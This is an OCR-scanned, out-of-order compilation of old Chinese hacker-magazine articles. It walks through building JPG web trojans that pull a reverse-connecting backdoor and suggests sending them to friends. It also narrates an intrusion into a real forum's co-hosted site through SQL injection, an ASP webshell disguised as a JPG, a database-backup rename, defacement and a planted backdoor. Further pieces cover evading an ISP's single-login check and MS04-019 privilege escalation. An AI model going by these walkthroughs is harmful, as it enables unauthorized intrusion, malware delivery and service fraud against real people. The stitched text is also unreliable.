
好了，剩下的事留给更有智慧的读者你去想吧，第一次写稿没什么经验，只是希望能让大家了解一点Linux下入侵的小知识，东一句西一句的，希望读者能看明白，下次会写得更好！

利用JPG漏洞构造网页木马

文/图 sko

JPG漏洞有什么用？有心的朋友或许已经意识到了：做网页木马！

首先我们去下载一个"JPG木马生成器（黑防下载系统www.hacker.com.cn/downweb/index.asp有下载）"，然后运行它并在里面输入你的木马下载地址，比如www.site.com.cn/muma.exe，选择"make"生成JPG图片，如图所示。



或者是采用本期黑防提供的漏洞利用工具手工生成JPG。

将这个图片发给你的好友吧！等着它主动连接上来就OK了！注意，这里的木马一定要选择一个反向连接的后门，而且要不被查杀的那种，这样才能提高成功率。

适合读者	入侵爱好者
前置知识	脚本注入 ASP后门使用方法
难度等级	中

脚本小子: 虚拟主机是国内最普遍的服务器，针对虚拟主机的攻击也是种类繁多，而利用“旁注”对目标站点进行渗透就是其中非常巧妙的一种入侵方法。这篇文章没有太多的技术性可言，但是有两个入侵的小技巧是非常值得我们借鉴的。

1．利用旁注，从一个IP看到多个域名。

2．细微地观察，利用Web程序自身的功能，得到WebShell。

多方面利用，注意细节，成功就在你身边！



文/图 Hackate

我是这样杀进去的——利用旁注入侵虚拟主机

毕业，工作了，也就没有太多的时间玩网络安全。今晚闲着没事，SLMM也没来，便跟AMANI大哥聊了起来，谈到旁注，呵呵，挺有意思的，想试试玩玩看。想了想找哪个站合适呢，嘿嘿，就拿我们这里最红的论坛开刀吧，我可是一直看它眼红呢！好了，废话少说，开工！

我的目标是http://www.xxxxx.net，这是一个DVBBS论坛，管理员安全意识还真不错，我几次想搞都没搞成功，一出补丁他就打，拿他没办法。于是就想正面攻击不行，我就拿你兄弟开刀，即爱取旁注的方法。也就是说查看你的目标网站相同服务器上有几个站点在运行，然后利用别的站来进入目标站点。这里提供一个旁注查看的网站http://whois.Webhosting.info/，不好意思，都是E文的，就将就着用吧，这个网站可以查看一些域名的信息。比如输入http://www.shois.sc/sina.com就可以查看该网站的一些信息，比如注册时间，注册人的E-mail等。另外还可以查看一个IP有多少个域名，这招对一个虚拟机来说可是致命的！

首先我们Ping www.xxxxx.net，得到该网站的IP是123.45.67.89，再利用http://whois.Webhosting.info/123,45,67.89得到该IP的全部域名。上面共3个站，第一个也是DVBBS论坛，打了SP2补丁，看来没什么希望 再看看第二个http://www.yyyyy.com。不错的站点，有下载、音乐、影视，内容非常丰富。首先我试出下载的页面注射不了。看看音乐部分，没想到还可以SQL Injection，拿出臭要饭的的工具就一阵猛烈的注射(该工具在黑防杂志前几期发布过)，5分钟后，所有的账户、密码和管理后台都出现在我的面前！)

好了，顺利地进入了后台，下一步就是要找个地方上传我们的脚本后门，看看整个服务器上的数据。仔细一看，音乐站的后台跟动网后台很像，一眼就看到了“备份数据库”这个让我窃喜的好功能！再看就有点发晕，这个音乐后台好象没什么让上传的！我继续找，发现有个地方可以添加专集，好像可以上传图片。赶紧试着给自己添加专集，然后把我的无敌ASP木马改后缀为JPG再上传，如图1所示。




图1

上传成功了，或许有朋友会问：我只上传了一个被更改了后缀名的ASP木马，没有任何意义啊，因为木马不能被运行。大家先别急，我的方法是直接利用“备份数据库”把上传的图片改成*.ASP文件，然后就可以运行了！如图2所示。




图2

一切都那么顺利，现在我们就去DATABACKUP目录瞧瞧我的木马吧！如图3所示。

享受同时在线



文/图 Fido_lee

——绕过网通ADSL的唯一性认证

随着宽带接入的推广，许多网友告别了"小猫"上网的日子，纷纷换上了由各种ISP提供的宽带接入服务。因为许多小区设有统一的宽带入户布线，再加上前段时间网通开展免费安装并且"赠猫"的活动，有许多人便选择了ADSL这种接入方式。众所周知，这种宽带连接在登录的时候无论是使用网通提供的"宽带通"专用拨号软件进行登录，还是使用Windows XP创建的PPPOE虚拟拨号连接进行登录，都需要一个账号，而本文，就和这个账号有密切的联系。

以前ADSL的账号有一个特点，只要你知道另外一个人的用户名和密码，你们两个人就可以同时使用同一账号进行PPPOE拨号上网，但是前段时间网通为了防止这种现象发生，采取了在用户上线后，其他用户不能使用同样用户名再次连接网络，即一个账号只能有一个用户在线的唯一性认证措施。这个功能的确有一定的安全性，若某个账号正在被他人使用中，则提示拒绝连接。但是真的就没有可能让两个人同时使用同一账号上网了吗？我觉得不是，于是，就有了绕过网通ADSL唯一性认证的想法。

我与另一个同学都是网通ADSL的使用者，我是包月，他是计时使用。偶尔他需要长时间上网，为了"经济利益"，只得借用我的包月账号。账号借出了，我就不能同时使用这个包月账号了，便有时间胡思乱想。我觉得这个唯一性验证只是检查了一下某账号的用户名是否已经被用做登录连接，若没有，则再校验密码的正确性。试着设想一下，现在有两个账号，一个为计时，一个为包月（两个都是包月没有修改的意义），这两个账号的用户名和密码对方都已知道。假设包月账户已处于在线状态，如果你用一个计时的ADSL账号登录成功以后到网通的ADSL自服务系统去将这个正处于在线状态的包月账号的用户名修改一下，这个新修改的用户名只有等再次登录校验用户名和密码时才会被激活。也就是说再次登录之前，网通的登录系统只会认为那个修改前的用户名已经被占用，而不会认为这个新修改的用户名被占用，我们就可以用新修改的用户名去登录网络，密码校验正确之后便会登录成功，而修改前的那个账号依然可以正常使用网络！这样不就绕过网通的唯一性认证了吗？并且计费方式与这个被修改的包月账户相同。

为了验证这个想法，我做了一个简单的试验：我的同学先用包月账号登录ADSL，然后我再使用计时的账号登录ADSL，并且到BBN网站的ADSL自服务系统里去修改一下包月账号的用户名，提示修改成功后将有限时的ADSL账号断开连接，再用修改过用户名的包月账户去登录ADSL，登录成功！就这样简单，我们可以享受两人同时在线的乐趣了！

需要注意的是，被修改用户名的账户在断开连接之后再次登录ADSL时，就需要用新修改的用户名。这时若想继续让两人同时在线，还需要到BBN上再次修改一下用户名。不过，当某个用户名被修改一次之后，6小时（网通的客服是这么传说的）之内是不允许再次更改用户名的。

最后，我觉得这个缺陷其实是有方法预防的，只不过我不知这个方法能否可以实现，还是让网通的朋友去实践吧。

1.网通的服务系统在处理用户修改用户名的操作时应该验证一下是否是用户本人在做该修改操作，若不是用户本人，而是用其他的账号登录的客户，就不应该受理他的操作。

2.修改登录名之后系统应立即生效或者强制断开让客户再次登录。

通过上面的两个方法，应该可以比较好地防护这个漏洞了。大家赶紧去试一下能不能同时上网吧！相信不会让你失望的哦。





图3

输入密码。今天运气还不错，点了一下D盘，所有目录都出来了，接下来当然是将他的主页小小地修整一下，如图4所示。

留下后门，收工走人！



图4



巧用MS04-019提升权限

文/图 isno

Windows 2000里有一个叫做辅助工具管理器的小程序，用来管理系统中放大镜和屏幕键盘程序的启动、运行。要启动这个程序有3种方法：第一种可以通过"开始菜单->程序->附件->辅助工具->辅助工具管理器"来启动这个程序；第二种方法是在CMD里输入"Utilman.exe /start"；还有一种方法是使用键盘上的Windows键+U键来启动它。

辅助工具管理器存在一个本地提升权限漏洞，一般用户可以通过它来获取LOCAL SYSTEM权限。要了解该漏洞的原理，我们首先要来看一下辅助工具管理器的运行方式。辅助工具管理器虽然是通过Utilman.exe这个本地可执行文件来启动界面，但是它实际是通过"Utility Manager"服务来进行实际操作的，这个服务默认是手动方式启动的，但是当使用Utilman.exe的/start参数时，程序会调用服务管理器（OpenSCManage()）来启动"Utility Manager"服务。所以辅助工具管理器无论对于系统中的任何用户来说，都具有系统服务的权限，即LOCAL SYSTEM权限。

辅助工具管理器的界面由于没有正确处理WM_COMMANDHELP消息，把整个消息转给了后台的"Utility Manager"服务，所以普通用户可以通过发送WM_COMMANDHELP消息来以系统服务的身份运行任何系统本地的可执行程序，一般我们可以运行CMD.EXE来获得LOCAL SYSTEM权限的命令行。

下面我们就来看一下具体怎样利用这个漏洞。

漏洞利用

这个漏洞是本地提升权限的，利用该漏洞的先决条件是要有一个普通用户（USER、POWER USER或GUEST用户）的本地登录权限或者3389登录权限。在普通用户的登录环境中启动辅助工具管理器（我在试验的时候发现，普通用户在启动辅助工具管理器时受到一些限制，无法通过开始菜单和直接运行Utilman.exe /start的方式来启动辅助工具管理器，但是仍然可以通过按键盘上的Windows键+U键来启动它），界面如图1所示。

